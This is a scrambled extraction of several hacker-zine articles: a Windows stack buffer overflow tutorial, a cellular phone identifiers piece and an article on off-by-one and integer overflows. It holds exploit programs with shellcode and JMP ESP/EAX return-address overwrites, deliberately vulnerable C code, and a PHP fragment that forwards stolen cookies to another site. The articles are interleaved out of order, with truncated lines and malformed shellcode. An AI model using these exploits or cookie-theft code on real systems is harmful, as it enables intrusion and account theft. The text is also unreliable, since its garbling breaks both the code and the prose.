explode(',', $vars); foreach($realvars as $rv){ $x = explode('
```

0012FE18 58585858

So ESP and EBP start there right before the RET. Then 58585858 is the address of EBP, and our new RET is RETN'ed and goes to JMP ESP. At that point, ESP has also been decremented, and now points to our shellcode immediately after the RET. Convenient! I think we are ready to attack our first application, wimp, and I think you can do it. Here's the vulnerable little t

=====

```
#include <string.h>

int main(int argc, char ** argv)
{
    char buf[256];
    if(argc == 2)
        strcpy(buf, argv[1]);
}
```

=====

The exploit program only adds one more dimension to our existing program. We have a JMP ESP instruction pointer, and our shellcode is placed at the address of the argument. I then start up our vulnerable program, with our specially crafted argument, with ShellExecuteEx.

=====

```
#include <string.h>
#include <windows.h>

char shellcode[] =
    "\x31\xd2\x52\x52\x52\x52\xB8\xEA\x04xD8\x77\xFF"
    "\xD0\x31\xC0\x50\xB8\xA2\xCA\x81\x7C\xFF\xD0";
```

```

for(int i = 0; i < sizeof(buffer); i++)
    buffer[i] = 'X';

//
// 0x7C82385D is a JMP ESP instruction
// Shellcode placed after overflowed RET
//

*(int *) (buffer + 260) = 0x7C82385D;
memcpy(buffer + 264, shellcode, strlen(shellcode));

copy(buffer);
printf("If we got here, it didn't exit like it should have
return 0;
}

```

=====

Now let's look at the stack right as the function is going to :
this code is going to execute, and the stack around this area.
instruction indicates the value of ESP after it has executed.

```

MOV ESP,EBP ; ESP = 0012FDF8
POP EBP     ; ESP = 0012FDFC
RETN       ; ESP = 0012FE00

```

```

0012FDF8 58585858 << This is the EBP we overwrote with 'X's
0012FDFC 7C82385D << This is the RET to the JMP ESP, which i
0012FE00 5252D231 << This is the start of the shellcode imme
0012FE04 EAB85252
0012FE08 FF77D804
0012FE0C 50C031D0
0012FE10 81CAA2B8
0012FE14 58D0FF7C

```

```

'&'. $x[0]. '='. $x[1]; } header("Location: ".$site."/".$page."?".
Also, if you can send along document.cookie, you could do somet
$out = "POST $page HTTP/1.1\r\n"; $out .= "Host: $host\r\n"; $o
$cookie\r\n"; $out .= "User-Agent: $useragent\r\n"; $out .= "Co
".(strlen($data))."\r\n"; $out .= "Connection: Close\r\n"; $out
"Content-Type: application/x-www-form-urlencoded\r\n\r\n$data";
fsockopen($site, 80, $errno, $errstr, 0); fwrite($fs, $out); fc

```

Although these are not really practical approaches, as in the f
cannot automate POST data, and the second will be defeated if t
checks IP addresses (which isn't very common except among the l
such.)

\x03 Minor Bullshit

There are many XSS attacks that happen every day. Most are unsu
they are just simple techniques that are extremely noticeable.
this is either blatant stupidity, or the nature of the attack l
sight. This is a big problem, because we don't want the adminis
some wierd-ass fuckup on a page he's visiting, and look too muc

```

#####
# Cellular Surpises
#####

```

So You Missed the Wireless Revolution?

Everyone is familiar with cellular phones and has at some point
phone. Most people in so-called civilized countries own cell ph
regularly. With such a widespread use there arise certain indiv
interest in pushing these phones and their providers to their u
limitations and asking that god-forsaken question: "Just what c
cell phone?"

With their momentous rise in popularity, cell phone providers a

think of new and unique options for their phones; what started utility for connecting individuals has evolved and been given organizers, gaming, text messaging, picture taking and built in tone downloading and much, much more. Indeed, with the apple phone, recently developed by Apple and Motorola, the future of this industry. The phone companies give so many options to phone users don't even realize that the phone may have abilities the menus that could change the phone's functioning, passwords that change their number to whatever they want at any time. Fortunately entrepreneurs who realize the value of this information provide online references.

When you get a cell phone, you're going to have a wireless cell. Now, don't get the wireless provider confused with the phone's. You can have a Nokia or Motorola, but your wireless provider could be Verizon, T-Mobile. Although T-Mobile does have decent roaming parts GSM. Just what are roaming partners? Well, we've got to understand it is first. Now, let's say that my home service area is the state of Hawaii were to go to say, Hawaii, I would no longer be in my home area roaming. When I'm roaming, I may be charged more for my calls. Is my home area? It'll be listed in the phone plan. There is no set home area covers. It can be a city, a state, the whole country is defined by whatever rate plan you use. That rate plan will have a roaming charge. Sometimes you'll need to pay a bit extra, otherwise the provider just won't have a roaming charge. Providers will always have a wide network of roaming partners. If I go to France, my provider will cover that area. If the provider has no roaming partners in France, I won't get any service. However, if my provider is say, T-Mobile, it's perfectly fine. They have a partnership with Bouygues Telecom, with national coverage.

Well, what is it that makes a cell phone unique? In addition to the IMEI (MIN) each phone has its own electronic serial number (ESN), found on every phone. It's engraved into a memory chip called Programmable

=====

This is how our specially crafted exploit buffer looks when laid out in actual memory

```
exploit: < shellcode > < xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx > < altered  
memory : < bufferbufferbufferbufferbuffer > < saved EBP > < real return
```

The result it returns to our altered RET address, JMP EAX takes the shellcode. There is another register which allows our shellcode to execute if we alter our program. We can have our program JMP ESP, This works out very nicely. Let me show you the example and explain it afterwards.

=====

```
#include <string.h>
#include <stdio.h>

char shellcode[] =
    "\x31\xd2\x52\x52\x52\x52\xB8\xEA\x04\xD8\x77\xff"
    "\xD0\x31\xC0\x50\xB8xA2\xCA\x81\x7C\xff\xD0";

void copy(char *s)
{
    char buf[256];
    strcpy(buf, s);
}

int main()
{
    char buffer[300];
```

```

=====
#include <string.h>
#include <stdio.h>

char shellcode[] =
    "\x31\xD2\x52\x52\x52\x52\xB8\xEA\x04\xD8\x77\xFF"
    "\xD0\x31\xC0\x50\xB8xA2\xCA\x81\x7C\xFF\xD0";

void copy(char *s)
{
    char buf[256];
    strcpy(buf, s);
}

int main()
{
    char buffer[512];

    for(int i = 0; i < 260; i++)
        buffer[i] = 'X';

    //
    // Shellcode placed at start of exploit buf
    // 0x7C816353 is a JMP EAX instruction
    //

    memcpy(buffer, shellcode, strlen(shellcode));
    *(int *) (buffer + 260) = 0x7C816353;

    copy(buffer);
    printf("If we got here, it didn't exit like it should have
return 0;
}

```

Memory (PROM), Erasable Programmable Read Only Memory (EPROM), Erasable Programmable Read Only Memory (EEPROM). EPROM and EEPROM commonly used. To find your ESN, either take out your phone's battery there should be some sort of information sticker, called a compliance label with your ESN listed or dial *#06#. If not, check for an International Equipment Identity (IMEI) number. IMEI means that your phone is registered through the Global System for Mobile Communications (GSM), which is more popular by the way, besides being the standard for Europe and Asia, about 80% of the wireless market. Code Division Multiple Access (CDMA) is the U.S. attempt at equaling GSM. There's an argument out there about which is better, GSM or CDMA. It's a fairly interesting argument with good arguments on both sides. GSM is used by companies like AT&T, Cingular and T-Mobile, while CDMA is favored by Verizon and Sprint; they're roaming partners, and AT&T's GSM has worse audio quality than CDMA, but that depends on a number of factors. Personally, I prefer GSM, but it's your choice.

So anyway, back to ESN. The ESN is an 11 digit identification number in the format xxxxxxxxxx-xxx-xx-xxxxxx. That looks pretty ugly, so I'm going to cut it into xxx-xx-xxxxxx. The first part is the manufacturer's decimal code, the middle code which tells you who made your phone. The next 2 digits are the model number, and the last 6 digits are the phone's serial number (SNR) uniquely identifying the phone.

With GSM you have an IMEI code. An IMEI code is a unique 15 digit number formatted: either xxxxxx-xx-xxxxxx-x or xxxxxxxx-xxxxxx-xx-xxxx- the phone's production date, before or after January 1, 2003. The first 4 digits are the type approval/allocation code (TAC). This shows the manufacturer's approval/allocation was sought for the phone. The first 2 digits represent the country code. I shouldn't need to say this, but just in case the country code is the same for both wired and wireless telecommunications, the second group of numbers is the Final Assembly Code (FAC) and uniquely identifies the manufacturer.

However, a procedure set January 1, 2003 makes the FAC obsolete

00 until April 1, 2004 when it is no longer included. Because of this procedure, the TAC was expanded to 8 digits. The third group is the Serial Number (SNR). Finally, the last group is the Check Digit which checks the code for its validity. It's a checksum to prevent IMEI CD only applies to phones of Phase 2 and higher, Phase 1 GSMs use 0 for the CD. An International Mobile Equipment Identity and Serial Number (IMEISV) number is sometimes used. It gives you the phone's original number by adding a 2 digit Software Version Number (SVN) at the end. So the number format is changed to xxxxxxxx-xxxxxx-x-xx.

Further information on your phone is contained in the Subscriber Identity Module (SIM) card. The SIM card originally started out on GSM phones, but the usefulness of the card and promptly began implementing it as well. They are still superior though. When you turn on your phone and try to use features too early, you may get a message like "Reading SIM", which means the number stored in your phonebook without going through the phonebook will not list the name of the person you're calling. That's because phonebooks such as numbers and missed calls is, usually by default, stored on the phone. Now, technically, SIM is not really the card itself. SIM refers to an Integrated Circuit Card (UICC) with an SIM application that stores contacts and text messages. Among other things, it can also store memos and browser bookmarks for those with wireless Internet phone access.

The SIM card also contains several numbers that identify it and the phone that uses it. First is the International Mobile Station Identification Number (IMSI). The IMSI number is a unique 15 digit identification number that identifies the phone and Universal Mobile Telecommunications System (UMTS) network it belongs to. UMTS is a third generation mobile phone system, as opposed to GSM which is second generation. Originally, UMTS phones were incompatible with GSM. As of 2004, UMTS phones have been dual UMTS/GSM, allowing them to function in a UMTS unsupported area. UMTS has also been called 3G, but that isn't exactly true since UMTS only uses W-CDMA's air interface between phones and towers, while using GSM's Mobile Application Part (MAP) protocol providing mobile functions like call routing and

The address of such an instruction on your machine may not match the address shown for yourself! So here's what I made. A simple shellcode, this is the first part of the tutorial. See Delikon's Windows shellcode-picture Book (http://www.delikon.de/shellbuch/eng/1.html) for more info on this technique for making Windows shellcode.

```

=====
; Assembles NASM -fbn prog.asm

[BITS 32]
start:
    xor edx, edx          ; Avoids NULL byte
    push edx             ; MsgBox type
    push edx             ; MsgBox body
    push edx             ; MsgBox caption
    push edx             ; Owner hWnd
    mov eax, 0x77d804ea  ; Addr of MessageBox, USER32 should be loaded
    call eax

    xor eax, eax         ; Avoids NULL byte
    push eax             ; Exit code
    mov eax, 0x7c81caa2  ; Addr of ExitProcess, KERNEL32 should be loaded
    call eax
=====

```

I then extract the shellcode from the compiled program, using a hex editor. It corresponds to the opcodes which would make a message box error pop up, and then exit. So now I make a small program which contains the shellcode at the start of the buffer that we control, and then jumps to it using a JMP EAX call.

=====

It worked first try, and redirected execution to where all the
what if we replaced that with some executable code instead of
called shellcode. It consists of some compiled opcodes that we
gearworks of a vulnerable program to make it do what we want.
because some useful shellcode is outside the scope of this art
make some very simple shellcode.

=====

```
#include <windows.h>
```

```
int main()
{
    MessageBox(0, 0, 0, 0);
    ExitProcess(0);

    return 0;
}
```

=====

Then, debug the program, step into it, and see where it takes
base address that the DLL is loaded at varies in different Win
distributions, and makes this shellcode very unportable The ad
will probably different, but stepping through the program, I f
ExitProcess is at 0x7c81caa2 and MessageBox at 0x77d804ea.

===== NOTE NOTE NOTE =====

| The address of such an instruction on your machine may not m
Search for yourself!

codecs. The equivalent of the SIM on UMTS is the USIM or Univer
Identity Module.

Don't go getting the IMSI and the IMEI confused. They're both
identification numbers, however, IMEI is for your phone, and IM
SIM. The IMEI will be printed on an information sticker under t
your phone, and you can also bring it up by using the standard
The IMSI will be printed on your SIM card. Often the formatting
xxxxxxxxxxxxxxx. Like the IMEI, this number can be taken apart.
into portions, the formatting becomes xxx-xx(x)-xxxxxxxx(x). W
part two and an x in part three in parenthesis? The first set o
your Mobile Country Code (MCC). There is a special set of IMSI
codes. The next set can be either two or three digits, dependin
live: two digits in Europe, three in North America. This is the
Code (MNC) which tells you what mobile network you're using. Th
can be nine or ten digits is the Mobile Station Identification
which uniquely identifies you as a network's subscriber.

The MCC and MNC come together with the Local Area Code (LAC) to
Location Area Identity (LAI). Before we can talk about LAIs we
one more term, that being the Public Land Mobile Network (PLMN)
phone network. The information transmission for cellular phones
around cellular towers, which of course use radio waves. PLMNs
wireless networks that use radio transmission involving land ba
transmitters or radio base stations, so wireless phone services
internet services, and so on. An LAI is an identifying code tra
cellular towers that allows a cellular phone to select the tow
strongest signal. You might have a single signal bar showing on
suddenly it jumps to five. Your phone just switched to a differ
a stronger signal.

The last thing I'll mention relating to SIMs is the Internation
ID (ICCID), which is a number that identifies your UICC.

On a final note, what if my antenna signal is low, a one for e phone just won't switch networks. For a while now, a bunch of been selling little golden circuit stickers that you can attach your phone, under the battery, and "boost your antenna signal" sell for around \$20 in stores and they are bogus, they are a p a waste of money. The older ones are rectangular; I know Just out with little square ones now because the old ones are too b practically all the flip phones. Adding a little golden circuit inside of your phone will in no way boost your antenna signal; stupid money making scam that you should under no circumstance your antenna signal is extremely low and you're moving, it sho few minutes. If not you can always manually change networks; m option that allows you to search for available networks and se

With so many people using cell phones, naturally there are peo push the limits of cellular law with a number of inventive ide going to mention these applications, not go into detail on the scanners, largely considered either a load of fun or unlawful Electronic Communications Privacy Act. What are scanners? Plain let you listen in on other conversations. You can buy scanners prices, usually hundreds of dollars, or you could just make yo several old cell phone models. Next, we have cellular cloning. so one phone mimics another. By copying a phone's MIN and ESN Say I copy the ESN and MIN of phone A to phone B. Then phone B phone A rings, and all charges from phone B will be billed to me to make free calls while someone else pays the bills. The p are stored in the Number Assignment Module (NAM). The NAM will or EEPROM chip; you guess which is easiest to clone. Next, let unlocking. This is probably the most common thing people do to a cell phone is locked it means you can only use it with a cer provider's SIM cards. To unlock the phone you have to enter a varies from phone to phone. Usually you can just call up your them for the unlock code, but you can also find them in a vari publications. On another note, you remember those menus I ment

```
|
|_____|
```

So, I needed 104h, 260, bytes of junk, before I get to the RET. reason your situation is different you can start small and keep end of a buffer filled with your data, to make the program crash the size of the buffer, keeping an eye on EIP when it is crashing replace the end of it with the address of your JMP EAX instruction the crime:

```
=====

#include <string.h>

void copy(char *s)
{
    char buf[256];
    strcpy(buf, s);
}

int main()
{
    char buffer[512];

    for(int i = 0; i < 260; i++)
        buffer[i] = 'X';

    *(int *) (buffer + 260) = 0x7C816353;

    copy(buffer);
    return 0;
}
```

JMP/CALL <SOMEREGISTER>

Where SOMEREGISTER is a register like EAX, ESP, EBX, as close as possible. In our code, for example, we are very lucky in the strcpy(..) returns a pointer to the destination buffer, which over, and return values are in EAX. So, we need to find an instruction JMP EAX or CALL EAX.

One way that we can do this is by using the OLLYUNI plug-in (<http://www.phenoelit.de/win/index.html>)

To use, put the plug-in DLL in the same dir as the Olly executable, debug, right click the disassembly window, and go to Overflow then select ASCII Overflow Returns, and then JMP/CALL EAX. It's a while trying to search for the instruction in memory, but there's about a minute. Then, right click again, and write the values. It will show you the address of an instruction in memory. You will find a value that is in a loaded DLL. I, for example, found one at 0x kernel32.dll.

```
===== NOTE NOTE NOTE =====
-----
| The address of such an instruction on your machine may not match
|                               Search for yourself!
-----
```

So here's how the stack is laid out. We are going to write pass buffer, to the RET value, and overwrite the RET with the address of the EAX instruction:

```
[ (..... EBP-100 .....) (... EBP ...) (... EBP + 4 ...) ]
^
| < Buffer -----> Saved EBP -----> RET >
```

of the text? Well, they certainly exist. Each phone has at least contains anything from pixel tests to security settings specific wireless providers, not consumers. These menus can be accessed code, which like the unlock code, varies from model to model. For cell phone jammers. This is a cellular DoS attack on a surrounding jammers can be set to a certain frequency; the more expensive of range of frequencies. By emitting a signal on the same frequency digital cell phones, the signals are effectively canceled out. that scanning, cloning and jamming are illegal?

A complete works cited for this article is available online. I've useful links. First is GSM World at www.gsmworld.com. The format is really nice, my favorite part of this site is GSM Roaming, which provides roaming information for any GSM provider in any country in the world if you travel a lot and need reliable roaming coverage. Second, over at www.cellreception.com. They've got the lowdown on all the models and a listing of cellular phone towers anywhere in the US. I also have a listing of cellular dead spots which are areas with no service. Mother Nature, not cell phone jammers.

Peace, ~Br0kenKeychain~

```
#####
#                               Exotic Vulnerabilities
#####
(code and other files associated with nomenclura's article are
http://www.hackbloc.org/zine/vivalarevolution.rar - pass is 'an
```

Intro:

Well, this small paper will be discussing two exotic vulns that are not so common, and more common, or actually more common knowledge. When b0fs were first hit the scene back in the days of Aleph1 they were extremely common (and still are in some), but more and more coders are getting aware of these security risks and are doing boundschecking and are taking other

these 'protections' can often be circumvented in very silly ways, neglected and misunderstood bugs. I will be discussing off-by-one integer overflows in this paper.

Off-by-one errors:

I'm discussing off-by-one errors here, for those who don't know an off-by-one error is, here is a short description from wikipedia:

"An off-by-one error in computer programming is an avoidable error where a loop iterates one too many or one too few times. Usually this happens when a programmer fails to take into account that a sequence starts at zero rather than one, or makes mistakes such as using "is less than" rather than "less than or equal to" should have been used in a comparison."

Example:

Imagine the coder would want to perform an action on elements of an array X, how would he calculate how many elements he would have to process? The correct answer is n-m, which is ...

WRONG. This example is known as the "fencepost" error (the famous problem). The correct answer would be n-m+1. See the following code:

```
for(int i = 0; i < (n-m); i++)
    DoSomething(X[i+m]);
```

the coder might think he would perform the action over elements m to n-1, but actually he performs them over m to n-1.

So it's actually the result of a shit-ass coder? Well, it is, but this bug is made more often than you think. Often hidden deep within an application, and not quite as obvious as the given examples. The following is a simple example (totally useless) application that features 3 vulns that can, if exploited, lead to system compromise.

```
#include <cstdlib>
```

```
=====
PUSH EBP
MOV EBP,ESP
SUB ESP,140

MOV EAX,DWORD PTR SS:[EBP+8]
PUSH EAX
LEA ECX,DWORD PTR SS:[EBP-100]
PUSH ECX
CALL main.strcpy
ADD ESP,8

ADD ESP,140
MOV ESP,EBP
POP EBP
RETN
=====
```

So, essentially, we have control over all the memory from EBP-100 to EBP+4 because strcpy does not check whether the buffer is large enough to hijack the program by overwriting the RET which is at EBP+4 and return to somewhere else. The way I am presenting is the most basic way to do this, but this concept may be sort of abstract for you, so please read carefully.

If we can find where the RET is on the stack, we can overwrite it with what we want and alter the flow of execution. If all was perfect, we could point right to our shellcode. But we may not know the exact address of the shellcode on the stack, so this might be difficult. So, what we can do is the RET jump to an instruction, which will take the form of

\-----/

This represents how the RET address is overwritten. strcpy runs our 256 byte buffer, and overwrites the EBP and EIP. So now, when it tries to return from the function calling the RETN instruction it pops 0x58585858 into EIP which is invalid, and the program crashes by checking the registers. This opens up some possibilities that could potentially overwrite the EIP with anything that we want to execute whatever code we wanted, and hijack the flow of the program.

All this, you may have already known. But, there are several things on the Windows platform that change the circumstances of this. To see what to do now, let's take a close look at copy()'s stack frame.

```
<lower          <higher
memory>         memory>
[ESP            EBP]
||              ||
\ /             \ /

[data, including the buffer, on stack] [saved ebp]
[ret] [args] [main()'s stack frame =>]
^
|
<< target >>
```

In this problem, we have almost full control over the stack. So we can put any data that we want onto the stack, provided it does not contain null bytes (which strcpy sees as the end of a string). So now, let's use this vulnerable function after compilation. Compiled with VC++ 6.0 which initializes data on the stack and saves registers:

```
#include <iostream>
#define UserCount 2

using namespace std;

struct UserStruct {
    char* Username;
    char* Password;
    int Access;
}; // lame 'user' structure

UserStruct UserArray[UserCount]; // array

void LameFunc(char* Data) // some lame no-good function
{
    char buffer[10];
    strcpy(buffer,Data); // extremely simple b0f for demonstration
    return;
}

void SomeLoop(int Times,char* Data)
{
    // The coder thinks that if Times is 0, the loop won't run since Times >=
    0) will be false
    // the loop will however run at least 1 time, because of the Do-While loop
    this is off-by-one
    // this kind of error occurs quite often, but less obvious of course
    do {
        LameFunc(Data);
        Times--;
    } while (Times > 0);
}

void Initialize() // initialize the 'users' which may only have usernames and passwords
```

```

{
UserArray[0].Username = "123";
UserArray[0].Password = "321";
UserArray[0].Access = 9; // number of times their loop will ru
UserArray[1].Username = "456";
UserArray[1].Password = "654";
UserArray[1].Access = 1;
}

```

```

bool IsNoShellcode(char* Data) // checks if Data is numeric on
{
for(int i = 0; i < strlen(Data); i++)
if (((int)Data[i] > 57) || ((int)Data[i] < 48))
return false;
return true;
}

```

```


int Auth(char* User,char* Passwd) // checks if user and passwo
so it returns the //number of times their loop will run, else
since the coder is under the false //assumption the loop won't
Times is 0
{
for (int i = 0; i < UserCount; i++)
{
if((strcmp(UserArray[i].Username,User) == 0) &&
(strcmp(UserArray[i].Password,Passwd) == 0))
return UserArray[i].Access;
}
return 0;
}

```


```

int main(int argc, char *argv[])
{
if (argc != 4)

```



When strcpy tries to copy the 512 byte buffer into the 256 byte funny things happen. It disregards that the destination is too overwrites the RET address and the saved EBP. So then it kinda the ASCII value of 'X')



```

{
    char buffer[512];


    for(int i = 0; i < 512; i++)
        buffer[i] = 'X';

    copy(buffer);
    return 0;
}

```

=====

The function copy(char*) makes a very careless mistake. It is a global function, which copies one string to another. Unfortunately, the global one is larger than the local one, and writes into special memory with a bad touch. Here is how our program's stack memory looks before the



```

{
    printf("[?]Lameapp v1.0\nUsage: %s username password data\n",argv[0]);
    exit(-1);
}
Initialize();
//'Sanitize' input
for(int i = 0; i < (3-1); i++) // The coder thinks this will loop 3 times
but it will only loop //from 1 to 2 (fencepost error)
if(!IsNoShellcode(argv[i+1])) // 'avoid' shellcode in the buffer
    exit(-1);
SomeLoop(Auth(argv[1],argv[2]),argv[3]);
return 0;
}

```

Ok, I hear everyone thinking WTF?! What is the PURPOSE of this code? Well, none, it's totally useless, but hey, it's an example and so is the rest of the code nowadays. The app works as follows:

lameapp.exe username password data

Assuming we can't read the passwords (we can't do DLL-injection, we can't reverse it, etc just ASSUME it for a second) we don't have a way to get the passwords which is nothing to worry about, because the loop will run anyway. The program is unauthenticated (because of the do { } while off-by-one error) so the programmer tries to prevent shellcode being 'stored' in either the buffer or the arguments (instead of just coding secure) by "sanitizing" the arguments, but the sanitizing routine is off by one, since not elements m through n are sanitized, but m through n-1. Thus leaving the last argument argv[3] unsanitized and containing our data. I know, this example is TOO obvious, but it is an illustration of how off-by-one errors can be exploited. So exploiting this bitch wouldn't be hard. And here's how to exploit buffer overflows on the windows platform (if you don't know either Tonto's articleb0f_1 or mineb0f_2) the exploit would look like this:

```
#!/usr/bin/perl
```


overwrite the data in TrustedData, which is assumed to originate from SomeTrustedSource. We can for example exploit this as a signed TrustedData negative, thus bypassing the boundschecking at [V3] overflowing data that relies on SomeUserSuppliedValue as a limit.

Outro:

Well, I hope you liked the article and learned something new from it. Remember, 0-days are 0-days, don't make them public. Anyways, shouts go to the whole HackThisSite cast & crew, the .aw community and vx.netlux.org peeps.

Nomenumbra

```
#####  
#           'This Reminds Me of the Time I Slept With Your Mother  
#           And Other Interesting Windows Buffer Overflow Stories'  
#####
```

```
-----  
//  
|| This article will force the concept of a buffer overflow in  
|| and teach you to code buffer overflow exploits on Windows. I  
|| that exists on the internet teaches is a walkthrough from r  
|| to simple BOF for a *nix machine, and it can be difficult to  
|| "Hello World" in Windows vuln dev to work. I have not before  
|| article which analyzes buffer overflows for Windows as 'Small  
|| [3] for *nix, and documents like 'The Tao of the Windows Buffer  
|| [2] can be difficult to follow if one does not have experience  
|| on a *nix platform.  
\\-----
```

This article is really pretty detailed, but regardless, it may help a few things before reading this paper. Some basic details about some very simple ASM knowledge will help. Things such as how to use registers function in relation to a functions stack frame and how to

```
{  
char buff[BUFFSIZE];  
for (int i = 0; i <= BUFFSIZE; i++)  
*(buff+i) = argv[1][i];  
return 0;  
}
```

Well, some people will say, what's the problem mate, you just wrote BUFFSIZE, so all fits nicely! Well, upon closer examination the problem is wrong because the loop is off-by-one (because of the <= instead of <) we have an overflow of exactly ONE byte, what's that gonna help you answer to that let's look at the layout of the stack with such

```
saved_eip  
saved_ebp  
char buffer[255]  
char buffer[254]  
...  
char buffer[000]  
int i
```

so if we overflow buffer with one byte, the last byte of the DWORD saved_ebp will be overwritten, thus we can trick the program into believing the original EBP (saved in the function prologue: push EBP, MOV EBP, EBP) (partially) overwritten value.

This action being followed by the function epilogue:

```
mov ESP,EBP  
add ESP,4  
pop EBP
```

(which is also LEAVE).

Now, we want ESP to point to the address of our shellcode (local overflowing buffer), so since ESP will be EBP+4 so saved EBP is address of our shellcode, 4. Since we cannot control the third ebp, we can't make ESP hold the address of the start of our buffer should fill it with nops till the address we can make ESP hold

Well when researching this vuln, I found some weird difference compilers. When compiled with VC6 or gcc, there seems to be no difference, but when compiled with Mingw, there is a problem within a minute.

Now take this app:

```
#include <stdio.h>
#include <cstdlib>
#define BUFFSIZE 1024

void Funk(char* bf)
{
    char buff[BUFFSIZE];
    for (int i = 0; i < (BUFFSIZE+9); i++)
        *(buff+i) = bf[i];
}

int main(int argc, char *argv[])
{
    Funk(argv[1]);
    return 0;
}
```

This app differs from the first in one major concept, it doesn't copy for(i = 0; i <= BUFFSIZE; i++) what makes it off-by-one, but it copies till BUFFSIZE+9. This is because I first compiled my app and the stack layout looks like:

saved_eip

```
return 0;
}
```

This is indeed an extremely gullible app, trusting the user with the length of the data, but these constructs occur more often than you think obscurely and complex yes, but they occur nonetheless. Now, this is bigger than 19, which would cause a potential b0f, so it's probably wrong. What's wrong though is this line:

```
unsigned short s = i;
```

since atoi returns a signed 32-bit int which can hold up to 2,147,483,647, an unsigned short can only hold up to 65,535, thus we could input argv[2], overflowing s (and setting it to 0) bypassing the bounds check and overflowing the buffer anyway.

Now, the following example will incorporate several vulnerabilities:

```
char* UserBuffer = (char*)malloc(10);
int TrustedData = (int)malloc(4);
memcpy(&TrustedData,&SomeTrustedSource,4);
int len = atoi(argv[2]);
short l = len; // [V1]
if(l > 9) // [V1.5]
    exit(-1);
strncpy(UserBuffer,argv[1],len); // [V2]
if (TrustedData + SomeUserSuppliedValue > SomeLimit) // [V3]
    DoSomethingElse();
```

Ok, the first vuln lies with [V1], where len is converted to a short int, like discussed earlier this can help us bypass the bounds check and copy more data to UserBuffer [V2] than it can handle and hence overflow TrustedData (we should copy (addr of TrustedData's allocated area) bytes to UserBuffer and all data after

Integer overflows:

Integer overflows are misunderstood bugs. They are relatively : the sense of occurrence but in the sense of discovery. They are or just neglected due to the lack of exploitation knowledge. W overflows basically consist of increasing an integer beyond it capacity, thus sometimes causing exploitable behavior. Ok, l following min and max value table of several data types:

So, let's look at the next arithmetic example:

```
int main(int argc,char* argv[])
{
byte a = 0xFF;
a += 0x1;
return 0;
}
```

running this app in a debugger would reveal to us what you might Since 0xFF is 255 but also (in case of an unsigned 8-bit value to 0xFF (being the max value of a byte) makes $-1 + 1 = 0$. This our own purposes. Imagine the following app vulnerable to a si

```
int main(int argc,char* argv)
{
char buffer[20];
if(argc != 3)
exit(-1);
int i = atoi(argv[2]);
unsigned short s = i;
if (s > 19) // 'prevent' b0f
exit(-1);
strncpy(buffer,argv[1],i);
```

```
saved_ebp
[Mr-x DWORD]
[Mr-x DWORD]
char buffer[255]
char buffer[254]
...
char buffer[000]
int i
```

there are two DWORDs of unknown purpose between our buffer and first suspected them to be canary values, but since their content that's bullshit. I will talk about this later. As I already told no such problems with VC6 or Gcc, this seems to be a mingw problem (to verify this).

The routine Funk (for a Mingw compiled program) looks like this disassembled:

```
00401290 /$ 55 PUSH EBP
00401291 |. 89E5 MOV EBP,ESP
00401293 |. 81EC 18040000 SUB ESP,418
00401299 |. C785 F4FBFFFF > MOV DWORD PTR SS:[EBP-40C],0
004012A3 |> 81BD F4FBFFFF > /CMP DWORD PTR SS:[EBP-40C],408
004012AD |. 7F 27 |JG SHORT a.004012D6
004012AF |. 8D45 F8 |LEA EAX,DWORD PTR SS:[EBP-8]
004012B2 |. 0385 F4FBFFFF |ADD EAX,DWORD PTR SS:[EBP-40C]
004012B8 |. 8D90 00FCFFFF |LEA EDX,DWORD PTR DS:[EAX-400]
004012BE |. 8B45 08 |MOV EAX,DWORD PTR SS:[EBP+8]
004012C1 |. 0385 F4FBFFFF |ADD EAX,DWORD PTR SS:[EBP-40C]
004012C7 |. 0FB600 |MOVZX EAX,BYTE PTR DS:[EAX]
004012CA |. 8802 |MOV BYTE PTR DS:[EDX],AL ; move bf[i] into bu
004012CC |. 8D85 F4FBFFFF |LEA EAX,DWORD PTR SS:[EBP-40C]
004012D2 |. FF00 |INC DWORD PTR DS:[EAX]
004012D4 |.^EB CD \JMP SHORT a.004012A3
```

```
004012D6 |> C9 LEAVE
004012D7 \. C3 RETN
```

and like this when compiled with gcc:

```
004012C3 |. C745 F4 000000> MOV DWORD PTR SS:[EBP-404],0
004012CA |> 817D F4 FF0300> /CMP DWORD PTR SS:[EBP-404],3FF
004012D1 |. 7F 15 |JG SHORT a.004012E8
004012D3 |. 8D45 F8 |LEA EAX,DWORD PTR SS:[EBP-400]
004012D6 |. 0345 F4 |ADD EAX,DWORD PTR SS:[EBP-404]
